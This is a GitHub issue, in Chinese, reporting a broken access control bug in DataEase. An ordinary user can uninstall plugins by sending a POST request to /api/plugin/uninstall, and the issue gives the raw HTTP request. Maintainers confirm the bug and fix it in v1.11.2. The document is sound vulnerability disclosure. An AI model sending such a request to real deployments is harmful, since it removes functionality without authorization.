

[Bug]普通权限越权卸载插件 #2429

✓ Closed

Ryze-T opened this issue on Jun 15 · 2 comments

Assignees



Labels

状态:待反馈 类型:bug

Ryze-T commented on Jun 15

DataEase 版本
最新版

运行方式(安装包运行 or 源码运行 ?)
安装包运行


浏览器版本
任意

Bug 描述
普通权限越权卸载插件

Bug 重现步骤(有截图更好)
普通用户无法对插件进行处理，但是通过调用接口可对插件进行卸载：

```
POST /api/plugin/uninstall/1 HTTP/1.1
Host: xxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization: xxx
LINK-PWD-TOKEN: null
Connection: close
Content-Length: 0
```

Authorization为鉴权标准，低权限依然可以调用api/plugin/uninstall接口进行插件卸载：



包发送后显示成功：



管理员查看插件被卸载，漏洞利用成功：



  Ryze-T added the 类型:bug label on Jun 15

  Ryze-T assigned BBchicken-9527, youliyuan-fit2cloud and zyyfit on Jun 15

  github-actions  added the 状态:待处理 label on Jun 15

  maninhill changed the title ~~[Bug]~~ [Bug]普通权限越权卸载插件 on Jun 15

xuwei-fit2cloud commented on Jun 15

Contributor


感谢反馈，我们尽快修复。

  github-actions  added 状态:待反馈 and removed 状态:待处理 labels on Jun 15


maninhill commented on Jun 17


Contributor

v1.11.2 已修复，详情请参考：<https://github.com/dataease/dataease/releases/tag/v1.11.2>

 maninhill closed this as completed on Jun 17

Assignees

 youliyuan-fit2cloud

 zyyfit

 BBchicken-9527

Labels

状态:待反馈 类型:bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants

